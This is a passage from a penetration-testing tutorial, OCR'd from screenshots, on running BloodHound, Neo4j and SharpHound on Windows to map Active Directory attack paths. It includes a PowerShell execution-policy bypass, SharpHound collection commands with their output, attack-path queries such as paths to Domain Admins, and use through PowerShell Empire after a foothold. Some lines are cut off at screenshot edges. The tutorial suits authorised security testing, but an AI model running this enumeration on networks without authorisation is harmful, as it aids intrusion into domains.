
From the Linux setup, we remember that BloodHound requires the neo4j service. It can be downloaded for Windows and then run using a batch file that comes with the installation package. This service runs on port 7474 as well.

```
Download Neo4j Windows
dir
neo4j.bat console
```



```
C:\Users\raj\Desktop\neo4j-community-4.2.5-windows\neo4j-community-4.2.5\bin>dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\raj\Desktop\neo4j-community-4.2.5-windows\neo4j-community-4.2.5\bin

04/12/2021  11:58 AM    <DIR>          .
04/12/2021  11:58 AM    <DIR>          ..
04/07/2021  06:50 AM             2,482 cypher-shell.bat
04/07/2021  06:50 AM               923 neo4j-admin.bat
04/07/2021  06:50 AM               906 neo4j-admin.ps1
04/12/2021  11:58 AM    <DIR>          Neo4j-Management
04/07/2021  06:50 AM             1,332 Neo4j-Management.psd1
04/07/2021  06:50 AM               917 neo4j.bat
04/07/2021  06:50 AM             1,010 neo4j.ps1
04/12/2021  11:58 AM    <DIR>          tools
               6 File(s)          7,570 bytes
               4 Dir(s)  18,430,754,816 bytes free

C:\Users\raj\Desktop\neo4j-community-4.2.5-windows\neo4j-community-4.2.5\bin>neo4j.bat console
2021-04-12 19:00:47.219+0000 INFO  Starting...
2021-04-12 19:00:52.360+0000 INFO  ======== Neo4j 4.2.5 ========
2021-04-12 19:00:56.297+0000 INFO  Initializing system graph model for component 'security-users' with
NITIALIZED
2021-04-12 19:00:56.328+0000 INFO  Setting up initial user from defaults: neo4j
2021-04-12 19:00:56.328+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=f
2021-04-12 19:00:56.344+0000 INFO  Setting version for 'security-users' to 2
2021-04-12 19:00:56.359+0000 INFO  After initialization of system graph model component 'security-user
us CURRENT
2021-04-12 19:00:56.359+0000 INFO  Performing postInitialization step for component 'security-users' w
URRENT
2021-04-12 19:00:56.766+0000 INFO  Bolt enabled on localhost:7687.
2021-04-12 19:00:58.703+0000 INFO  Remote interface available at http://localhost:7474/
2021-04-12 19:00:58.703+0000 INFO  Started.
```

We take the URL from the neo4j console and open it in our Web Browser. If we remember correctly, we require to configure the credentials at this stage which will also be used for the BloodHound as well.


localhost:7474/browser/

Database access not available. Please use :server connect to establish connection. There's a graph waiting for you.

```
$ :server connect
```

Connect to Neo4j

Database access might require an authenticated connection

Connect URL: neo4j:// localhost:7687


Database - leave empty for default:

Authentication type: Username / Password

Username: neo4j

Password: •••••

After the configuration of the password, we try and log in for the first time in the neo4j service. This requires us to rest the password as shown in the screenshot below.


localhost:7474/browser/


se access not available. Please use :server connect to establish connection. There's a graph waiting for you.

ver connect

onnect to Neo4j

tabase access might uire an authenticated nnection

After resetting the password and connecting to the neo4j service that we configured on our Windows device, we can access the service from our Web browser. The panel tells us that we are connected successfully to the neo4j service.


localhost:7474/browser/

neo4j$

To enjoy the full Neo4j Browser experience, we advise you to use Neo4j Browser Sync

```
$ :server connect
```

Connected to Neo4j

Nice to meet you.

You are connected as user neo4j


to neo4j://localhost:7687

Connection credentials are not stored in your web browser.

Now that we have installed the SharpHound Ingestor and Neo4j service on our Windows device, we are now left with the process of installing the BloodHound GUI. This is quite simple as we have executable for the same. We use the Windows Command Prompt to run the GUI as shown in the image below.


Download BloodHound GUI Windows

```
dir
BloodHound.exe
```



```
 Directory of C:\Users\raj\Desktop\BloodHound-win32-x64\BloodHound-win32-x64

04/12/2021  11:58 AM    <DIR>          .
04/12/2021  11:58 AM    <DIR>          ..
02/16/2021  06:10 PM       111,090,688 BloodHound.exe
02/16/2021  06:09 PM           179,639 chrome_100_percent.pak
02/16/2021  06:09 PM           319,775 chrome_200_percent.pak
02/16/2021  06:09 PM         4,481,992 d3dcompiler_47.dll
02/16/2021  06:09 PM         2,772,480 ffmpeg.dll
02/16/2021  06:09 PM        10,505,952 icudtl.dat
02/16/2021  06:09 PM           379,904 libEGL.dll
02/16/2021  06:09 PM         7,863,296 libGLESv2.dll
02/16/2021  06:09 PM             1,080 LICENSE
02/16/2021  06:09 PM         4,867,184 LICENSES.chromium.html
04/12/2021  11:54 AM    <DIR>          locales
02/16/2021  06:09 PM    <DIR>          resources
02/16/2021  06:09 PM         4,803,373 resources.pak
02/16/2021  06:09 PM            50,599 snapshot_blob.bin
04/12/2021  11:58 AM    <DIR>          swiftshader
02/16/2021  06:09 PM           170,899 v8_context_snapshot.bin
02/16/2021  06:09 PM                 5 version
02/16/2021  06:09 PM         4,472,832 vk_swiftshader.dll
02/16/2021  06:09 PM               106 vk_swiftshader_icd.json
02/16/2021  06:09 PM           623,616 vulkan-1.dll
              17 File(s)    152,583,420 bytes
               5 Dir(s)  18,092,199,936 bytes free

C:\Users\raj\Desktop\BloodHound-win32-x64\BloodHound-win32-x64>BloodHound.exe

C:\Users\raj\Desktop\BloodHound-win32-x64\BloodHound-win32-x64>
(node:3180) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usabi
, Buffer.allocUnsafe(), or Buffer.from() methods instead.
```

The BloodHound GUI gets executed and we have ourselves a Login panel as shown in the image below. We use the credentials that we set up in the Neo4j Configuration to login into BloodHound GUI.


BLOODHOUND

Log in to Neo4j Database

bolt://localhost:7687


neo4j

•••••

Save Password

Enumerating with BloodHound

From here onwards the process of analyzing and enumerating on BloodHound is the same as we discussed above. Using this set of instructions has made you able to run BloodHound on a Windows device.



Pre-Built Analytics Queries

Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Ta


DOMAIN ADMINS@IGNITE.LOCAL

SharpHound on PowerShell

As an extension to the BloodHound Enumeration process on Windows, we also want to demonstrate the process which can be followed by Security professionals when they want to use the SharpHound on Windows through PowerShell. This can be done as we have the PowerShell scripts for the SharpHound Ingestor. After bypassing the script restriction on PowerShell, we import the modules from the SharpHound PowerShell script. It contains a cmdlet by the name of Invoke BloodHound. This can be used to collect data on the target machine. This is useful in the scenario where it is not possible to run an executable on the target machine.

Download SharpHound PowerShell Script

```
powershell -ep bypass
Import-Module .\SharpHound.ps1
Invoke-BloodHound -CollectMethod All
```




```
PS C:\Users\Administrator\Desktop\Sharphound> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Desktop\Sharphound> Import-Module .\SharpHound.ps1
PS C:\Users\Administrator\Desktop\Sharphound> Invoke-BloodHound -CollectionMethod All
-----------------------------------------------
Initializing SharpHound at 12:32 PM on 4/12/2021
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGrou

[+] Creating Schema map for domain IGNITE.LOCAL using path CN=Schema,CN=Configuration,DC=ig
[+] Cache File Found! Loaded 120 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 71 MB RAM
Status: 76 objects finished (+76 38)/s -- Using 78 MB RAM
Enumeration finished in 00:00:02.3794389
Compressing data to C:\Users\Administrator\Desktop\Sharphound\20210412123217_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 12:32 PM on 4/12/2021! Happy Graphing!

PS C:\Users\Administrator\Desktop\Sharphound> ls


    Directory: C:\Users\Administrator\Desktop\Sharphound


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/12/2021  12:32 PM          10474 20210412123217_BloodHound.zip
-a----        4/12/2021  10:53 AM         833024 SharpHound.exe
-a----        4/12/2021  10:53 AM         974789 SharpHound.ps1
```

SharpHound on PowerShell Empire

The SharpHound script that we used previously on PowerShell can be found inside the Kali Linux as well. It is located inside the PowerShell Empire. After successfully gaining the initial foothold on a device that is part of a Domain, the attacker can directly use the Empire to run SharpHound and extract the data from there as well. To do this we need to use the bloodhound module in the Empire's Situational Awareness Modules. After execution, it tells the attacker the location at which the data csv files are located at.

